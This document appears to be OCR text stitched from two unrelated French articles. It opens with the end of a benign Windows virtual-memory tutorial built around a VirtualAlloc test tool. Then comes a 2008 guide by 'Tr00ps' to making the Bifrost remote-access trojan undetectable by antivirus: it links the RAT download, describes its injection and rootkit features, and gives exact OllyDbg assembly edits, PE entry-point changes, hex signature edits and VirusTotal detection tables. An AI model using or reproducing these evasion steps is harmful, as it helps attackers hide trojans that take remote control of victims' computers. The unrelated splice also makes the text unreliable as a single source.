        -> (01) VirtualAlloc succeed to commit a size of 4096 bytes.(Virtual Base Address of Page = 0x00501000)
        -> (02) VirtualAlloc succeed to commit a size of 4096 bytes.(Virtual Base Address of Page = 0x00502000)
        -> (03) VirtualAlloc succeed to commit a size of 4096 bytes.(Virtual Base Address of Page = 0x00503000)
        -> (04) VirtualAlloc succeed to commit a size of 4096 bytes.(Virtual Base Address of Page = 0x00504000)
        -> (05) VirtualAlloc succeed to commit a size of 4096 bytes.(Virtual Base Address of Page = 0x00505000)
        -> (06) VirtualAlloc succeed to commit a size of 4096 bytes.(Virtual Base Address of Page = 0x00506000)
        -> (07) VirtualAlloc succeed to commit a size of 4096 bytes.(Virtual Base Address of Page = 0x00507000)
```

On constate ici que la granularité d'allocation pour une région est de 64Ko (65536).
La taille d'une page sur mon système est bien de 4Ko. En effet, à chaque appel de VirtualAlloc*(), l'adresse de base est multiple de 0x1000 soit 4Ko.
Je ne m'attarde pas sur l'adresse la plus basse. Enfin l'adresse la plus haute signifie que la dernière région qui peut être utilisée débute à l'adresse 0x7ffe0000. Je n'en dirais pas plus !


4.2.Comprendre la signification des différents états de la mémoire (libre, réservé ou engagé).

Un processus démarre avec l'ensemble de son espace adressable libre. Avant de pouvoir utiliser de la mémoire virtuelle, il est nécessaire de la réserver afin d'éviter que tout autre appel à VirtualAlloc*() alloue la même région. Cette opération n'engendre aucun cout en termes de mémoire. Ni la mémoire physique, ni le "page file" n'est sollicité. Vérifions donc cela à l'aide de nos outils.
Nous allons réserver 512 Mo de MV, pour cela saisissez le commande suivante : **VirtualMem.exe --regionnum 8000**".

Le 8000 corresponds au nombre de régions à allouer. Soit la réservation mémoire attendue divisée par la granularité de l'adresse de départ d'une région (512Mo/64Ko).

Ci-dessous un « screen shot » de l'état initial avant et après réservation

Avant la réservation mémoire




Après la réservation mémoire

Nous constatons bien que la mémoire engagée et la mémoire physique restent identiques. Par contre, la mémoire virtuelle allouée au processus VirtualMem.exe a bien augmenté de 512 Mo.


Afin d'utiliser un espace réservé, la mémoire doit être au préalable engagée. Il est possible d'engager une page à la fois ou plusieurs pages. Ceci en fonction du nombre d'octets demandé.
Nous restons dans le même cas de figure que précédemment mais cette fois nous allons engager toute la mémoire réservée pour nos 8000 régions afin de constater que l'opération est cette fois-ci couteuse en ressources.

La ligne de commande à saisir est la suivante:
VirtualMem.exe --regionnum 8000 --blocknum 16 où le 16 représente le nombre de blocs (ici équivalent à une page) dans une région.

En effet, 16*4Ko équivaut bien à 64Ko. Etant donné que je possède sur mon PC 3Gb de RAM et un « page file » de 5Gb, je devrais augmenter réciproquement les pourcentages de 17% et 10.2%.
Ci-dessous un « screen shot » de l'état initial avant et après réservation/engagement:



Avant engagement de la mémoire



Après engagement de la mémoire


Sacrebleu... Vous ne voyez pas un truc de bizarre. La mémoire engagée a bien augmenté comme attendue mais la mémoire physique n'a pas bougé. Pourquoi?
Tout simplement parce que la mémoire engagée n'est pas utilisée par l'application, donc il n'y a pas lieu de charger les pages en mémoire physique.

Une façon simple de forcer ce « swapping » est de tout simplement écrire quelques données dans chaque page engagée.

La ligne de commande à saisir est la suivante:
VirtualMem.exe --regionnum 8000 --blocknum 16 --write 128 où 128 représente le nombre d'octets à écrire dans chaque page.

Je précise que l'on aurait pu très bien écrire uniquement 1 octet ou 4Ko, le résultat aurait été le même en terme d'occupation de RAM. La granularité du système pour charger une page en mémoire physique étant de 4Ko.

Ci-dessous un « screen shot » de l'état initial après réservation/engagement et écriture:



Après l'engagement de la mémoire et écriture dans les pages


Cette fois-ci, la mémoire physique grimpe en flèche et nous avons bien consommé nos 512 Mo.
Vous pourrez remarquer qu'après libération de la mémoire à la dernière étape de mon « tool », tout redevient à l'état initial.

4.3 Pour terminer, utilisons l'ensemble des commandes pour mettre en évidence la granularité d'une page et l'allocation de zone mémoire contigüe.

Dans un premier te temps, la commande à saisir :
VirtualMem.exe --startaddr 0eee0000 --regionnum 1 --regionsize 65536 --blocknum 1 --blocksize 1 --write 4096

Ici, en écrivant 4096 octets dans 1 bloc de 1 octets de mémoire engagée à partir de la région d'adresse de départ 0x0eee0000, on constate que aucune erreur à lieu. Pourtant seulement un octet a été alloué. Encore une fois, ce comportement est dû à la granularité d'allocation d'une page qui est de 4Ko.

Saisissons maintenant la commande suivante :
VirtualMem.exe --startaddr 0eee0000 --regionnum 1 --regionsize 65536 --blocknum 1 --blocksize 1 --write 4097



Pop-up avertissant de l'accès à une adresse invalide

En écrivant maintenant 4097 octets, cette fois-ci le dernier octet sort de l'espace engagée et provoque une erreur fatale. D'ailleurs grâce à la pop-up, nous constatons bien que l'on effectue une écriture à l'adresse 0x0eee1000. Adresse qui correspond au début de la page suivante non engagée.

Enfin pour terminer, utilisons la commande suivante :
VirtualMem.exe --startaddr 0eee0000 --regionnum 1 --regionsize 65536 --blocknum 1 --blocksize 4097 --write 8192


En engageant un bloc de 4097 octet, on réserve implicitement 2 pages de 4Ko de mémoire contigüe. Donc l'écriture de 1 à 8192 octets ne produit aucune erreur. Par contre, avec 8193, c'est le drame !

5.Conclusion

Je souhaite que cet article vous ait apporté les informations attendues. En tout cas, j'ai essayé d'expliquer avec précision, les points essentiels de la mémoire virtuelle.
Afin de bien comprendre le principe de région, de pages, de blocs de mémoire contigüe, je vous conseille de jouer avec les différents paramètres de mon outil. D'autre part, pour que vous puissiez manipuler à votre guise, je ne fais aucune vérification sur la pertinence des données utilisateurs saisies.

Pour d'éventuelles questions, remarques, ou précisions sur le contenu de ce « paper » :
« homeostasie at live dot fr».

`http://www.miroriii.com/fichier/52/215738/VirtualMem-zip.html



Etude sur l'indétection du Server de Bifrost 1.2d auprés des Antivirus

Par Tr00ps

Date de publication : 2008

1. Objectif :

- Tenter de rendre le Server de Bifrost 1.2d qui est la dernière version du logiciel de contrôle a distance de Ksv indétecté aux Antivirus

Logiciel Requis

Bifrost 1.2dR.A.T (Remote Access Trojan)Plus communément appelé Cheval de troie

http://rapidshare.com/files/135856040/Bifrost_1.2d.zip

2. Pourquoi cette version ?

- C'est le R.A.T (Remote Access Trojan) le plus stable qui ai été créé pour tous os Windows confondus.

Il est FWB, c est a dire que c est le server qui se connecte au client , cela permet de créer une connection a travers un réseau.

Il as la particularité de Bypass firewall et routeurs.

Il a un un Rootkit Ring0 integré.

- Bizarre me direz-vous !


Comment un malware peut bypass firewall et routeur sans que le Nat du réseau sur lequel le PC infecté ne se trouve soit configuré ?

Et bien, on fait de l'injection de code dans un prossessus qui a des droit de dialogue avec le web. L'injection est une methode qui vas comme son nom l'indique injecter du code dans un emplacement libre a une application qui a des droits au niveau firewell genre le client web ou votre messenger préféré par exemple et utiliser sa connection pour pouvoir dialoguer avec le Client.

L'injection ne contourne pas les defenses heuristiques des antivirus.

3. Les Etapes de l'indétectabilité

Commençons avec les caractéristiques de notre server auprés des AV, pour cela , je vais utiliser comme test pour mes scan virustotal.com, c'est un scan en ligne d'une trentaine d'antivirus. Le Server que je vais créer et téster sur virustoal sera bientot détecté par les antivirus (le lendemain comme AVG) car Virustotal.com transmet les fichiers douteux aux compagnies d'antivirus. Des solutions alternatives existent comme le logiciel Mini AV's SCAN edité par Activespy.org.



Mini av scanner

Voici le premier scan de notre server d'origine sur VirusTotal.

Antivirus	Version	mise à jour	Résultat
AhnLab-V3	2008.8.5.0	2008.08.05	Win-Trojan/Midgare.32256
AntiVir	7.8.1.15	2008.08.05	TR/Spy.Banker.AAUT.14
Authentium	5.1.0.4	2008.08.05	W32/Backdoor2.CBJB
Avast	4.8.1195.0	2008.08.05	Win32:Crypt-CIK
AVG	8.0.0.156	2008.08.05	BackDoor.Generic9.ASJE
BitDefender	7.2	2008.08.05	Trojan.Spy.Banker.AAUT
CAT-QuickHeal	9.50	2008.08.04	Trojan.Midgare.fvp
ClamAV	0.93.1	2008.08.05	Trojan.Bifrose-3265
DrWeb	4.44.0.09170	2008.08.05	Trojan.Inject.3631
eSafe	7.0.17.0	2008.08.05	Win32.Midgare.fcz
eTrust-Vet	31.6.6009	2008.08.05	Win32/VMalum.DCPV
Ewido	4.0	2008.08.05	Trojan.Midgare.fcz
F-Prot	4.4.4.56	2008.08.04	W32/Backdoor2.CBJB
F-Secure	7.60.13501.0	2008.08.05	Trojan.Win32.Midgare.fcz
Fortinet	3.14.0.0	2008.08.05	BDoor.CEP!tr.bdr
GData	2.0.7306.1023	2008.08.05	Trojan.Win32.Midgare.fcz
Ikarus	T3.1.1.34.0	2008.08.05	Trojan.Win32.Midgare.eni
K7AntiVirus	7.10.404	2008.08.05	Trojan.Win32.Midgare.fcz
Kaspersky	7.0.0.125	2008.08.05	Trojan.Win32.Midgare.fcz
McAfee	5353	2008.08.04	BackDoor-CEP.gen.a
Microsoft	1.3807	2008.08.05	Trojan:Win32/Midgare.A
NOD32v2	3328	2008.08.05	probably a variant of Win32/Agent
Norman	5.80.02	2008.08.05	W32/Smalldoor.BMLD
Panda	9.0.0.4	2008.08.04	-
PCTools	4.4.2.0	2008.08.05	-
Prevx1	V2	2008.08.05	System Back Door
Rising	20.56.12.00	2008.08.05	-
Sophos	4.31.0	2008.08.05	Mal/Generic-A
Sunbelt	3.1.1537.1	2008.08.01	Trojan.Win32.Midgare.fcz
Symantec	10	2008.08.05	Backdoor.Trojan
TheHacker	6.2.96.393	2008.08.04	Trojan/Midgare.eni
TrendMicro	8.700.0.1004	2008.08.05	BKDR_AHZE.A
VBA32	3.12.8.2	2008.08.05	Trojan.Win32.Midgare.hhn
ViRobot	2008.8.5.1324	2008.08.05	Trojan.Win32.Midgare.32256
VirusBuster	4.5.11.0	2008.08.04	Backdoor.Bifrose.GUF
Webwasher-Gateway	6.6.2	2008.08.05	Trojan.Spy.Banker.AAUT.14

A ce point la , avec le Server d'origine , on peut deja voir que quelques antivuirus ne sont déja pas a jours , pourtant se Stub est deja sur le net depuis plusieurs semaines, mais que font les Multinationnal commePanda Security alias Pandasoftware ?.

Le Stub et le corp du server sur lequel nous allons greffer des donnée tel que l'adresse IP du client ou l'adresse no-ip pour router son ip , la methode d'install , etc .. bref , toutes les information que vous rentrer dans le builder quand vous creer votre server.

La taille du Stub d'origine de Bifrost 1.2d est 32 256 octets.

Les différentes étapes

3.1.Modification du point d'entrée
3.2.Détéction et modification d'une signature virale


3.1. Modifier le point d'entrée

Logiciel Requis	Description
Ollydbg 2.0	Permet de desassembler une application et de mofiier son code ASM.
PE Editor 1.7	Editeur de ressource PE , il permet de replacer le point d'entrée.


Le principe de cette méthode est de déplacer le point d'entrée dans une zone vide du code.Déja pour cela nous allons lancer Ollydbg et analyser notre server. Quand vous ouvrez votre server ,Il vous demande si vous le décompresser, vous faites oui. Voila , nous voici en plein dans l'interface de Ollydbg avec le server dessaemblé :
Le point d'entrée se trouve au niveau de la ligne **00407C89** qui est grisée.
Nous allons surligner les lignes qui nous interressent.
Puis **clic droit dessus > Binary > Binary copy**
Cherchons maintenant un endroit libre ou je puisse recopier mon point d'entrée.
Plus bas dans le server, vous trouverez de la place vide, elle se represente de cette facon :
Recopions maintenant notre point d'entrée dans cette zone libre.
Pas besoin de complet le nombre de lignes , surlignez au moin une trentaine de lignes vides et **clic droit > Binary > Binary paste**.

Vous obtenez ceci :

Nous allons rajouter plusieurs instructions a la suite. Il est important de decocher la case **Fill with NOP's** pour la suite des operations !Double cliquez sur la colone de l'instruction de la ligne **00407EF3** pour mon cas.



Rentrez PUSH 1 et cliquer sur **Assembe**, vous devez obtenir ceci :



Positionnez vous maintenant a la ligne **00407F06** et rentrez ces instructions à la suite :


Ligne a modifier	Instruction a rajouter	Explication
00407F06	JMP 00407C9E	Renvoie a la ligne 00407C9E
00407F07	PUSH 2	Repositionne dans la pile
00407F08	PUSH 2	Repositionne dans la pile
00407F09	NOP	Ne fait rien
00407F10	NOP	Ne fait rien

Le **JMP** renvoie a la ligne **00407C9E** comme si dessous qui est le debut de la pile.

Vous devez obtenir ceci au final :

Modifions maintenant le PE header de notre server. Pour retourne au point d'entrée, faite **Clic droit > Go to > Origin** . Cela nous ramène a notre point d'entrée orignal , de la même façon, nous allons modifier les instructions. Pour cela ,on vas déjà ajouter 12 NOP a la suite en commençant par la ligne du point d'entrée qui est **0040789**.


Vous devez obtenir ceci :




Retournez à la premiere ligne qui est **00407C89** et mofidiez l'instruction **NOP** par **MOV EAX,321** puis finissez par une serie de **PUSH EBP**.

Vous devez obtenir ceci :


Pour enregistrer les modifications : **Clic droit > Cooy to executable > All Modifications** et **Copy all**.
Pour enregistrer Votre server modifié : **Clic droit > Save File**
Voila, notre modification asm avec Ollydbg est terminée, il est indispensable de fermer ollydbg pour la suite des opérations.
Nous allons maintenant renommer le point d'entrée avec PE Editor.
Lancer le et charger votre server dedans.



Le point d'entrée d'origine se trouve en haut a gauche **00007C89** ,c'est ici que nous mettons notre nouveau point d'entrée.
En asm nous avions comme ligne de notre nouveau point d'entrée **00407EF3**
Pour notre Nouveau point d'entrée sous PE Editor , il faut changer le 4 par 0 ce qui devient **00007EF3**
Rentrez se nouveau point d'entrée à la place de l'autre puis cliquez sur **Apply Change**.



Le server est terminé et fonctionnel.



Voyons maintenant ce que ça donne auprès de virus total.

Plus de la moitiée des antivrus ont déja été vaincus, mais une bonne partie résite encore quand meme , continuons donc notre investigation dans l'indétéctabilitée.

Antivirus	Version	mise à jour	Résultat
AhnLab-V3	2008.8.6.0	2008.08.05	-
AntiVir	7.8.1.15	2008.08.05	TR/Crypt.XDR.Gen
Authentium	5.1.0.4	2008.08.05	-
Avast	4.8.1195.0	2008.08.05	Win32:Crypt-CIK
AVG	8.0.0.156	2008.08.05	BackDoor.Bifrose.DF
BitDefender	7.2	2008.08.05	Trojan.Dropper.SAG
CAT-QuickHeal	9.50	2008.08.05	-
ClamAV	0.93.1	2008.08.05	-
DrWeb	4.44.0.09170	2008.08.05	Trojan.Inject.3631
eSafe	7.0.17.0	2008.08.05	Suspicious File
eTrust-Vet	31.6.6011	2008.08.05	-
Ewido	4.0	2008.08.05	-
F-Prot	4.4.4.56	2008.08.05	-
F-Secure	7.60.13501.0	2008.08.05	Packed.Win32.PePatch.dk
Fortinet	3.14.0.0	2008.08.05	-
GData	2.0.7306.1023	2008.08.05	Win32:Crypt-CIK
Ikarus	T3.1.1.34.0	2008.08.05	Trojan-Dropper.SAG
K7AntiVirus	7.10.404	2008.08.05	-
Kaspersky	7.0.0.125	2008.08.05	Packed.Win32.PePatch.dk
McAfee	5354	2008.08.05	BackDoor-CEP.gen.a
Microsoft	1.3807	2008.08.05	Trojan:Win32/Midgare.A
NOD32v2	3330	2008.08.05	-
Norman	5.80.02	2008.08.05	-
Panda	9.0.0.4	2008.08.05	-
PCTools	4.4.2.0	2008.08.05	-
Prevx1	V2	2008.08.05	-
Rising	20.56.12.00	2008.08.05	-
Sophos	4.31.0	2008.08.05	-
Sunbelt	3.1.1537.1	2008.08.01	-
Symantec	10	2008.08.05	-
TheHacker	6.2.96.393	2008.08.04	-
TrendMicro	8.700.0.1004	2008.08.05	-
VBA32	3.12.8.2	2008.08.05	-
ViRobot	2008.8.5.1324	2008.08.05	-
VirusBuster	4.5.11.0	2008.08.05	Backdoor.Bifrose.GUF
Webwasher-Gateway	6.6.2	2008.08.05	Trojan.Crypt.XDR.Gen

3.2 Détection et modification d'une signature virale

La plus grande partie des antivirus détectent un malware grâce à une signature Hexadecimal, cette signature varie d'un antivirus a l'autre.

Quelques exemples flagrants pour commencer

Éditez votre server avec Hex Workshop et regardez au début du code , nous pouvons voir une phrase très distincte qui signifie que le PE a été modifié .

Logiciel Requis	Description
Avast 4.8 Professionnel	Antivirus.
SignatureZero	Editeur Haxadecimal appliquant la methode du Split.
Hex workShop 5.1.3	Editeur Hexadecimal

```
00000208 000A 0000 0074 0000 0000 0000 0000 0000 0000 0000 .....t..............
0000021C 4000 0040 2A2A 2A2A 2A2A 2A2A 2A2A 2A2A 2A2A 204D @..@********** M
00000230 6F64 6966 6963 6174 696F 6E20 6475 2070 6F69 6E74 odification du point
00000244 2064 2765 6E74 7265 6520 7061 7220 5472 3030 7073  d'entree par Tr00ps
00000258 2048 7474 703A 2F2F 4F74 6865 722D 5072 6F6A 6563  Http://Other-Projec
0000026C 742E 6E65 7420 2A2A 2A2A 2A2A 2A2A 2A2A 2A2A 2A2A t.net **********
00000280 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 ..................
```

Effectuez quelques petits changements.

```
00000208 000A 0000 0074 0000 0000 0000 0000 0000 0000 0000 .....t..............
0000021C 4000 0040 2A2A 2A2A 2A2A 2A2A 2A2A 2A2A 2A2A 2A2A @..@**********
00000230 204D 6F64 6966 6965 6420 7769 7468 2020 2020 5045  Modified with    PE
00000244 6469 746F 7220 312E 3720 2020 6279 2079 6F64 6120 ditor 1.7   by yoda
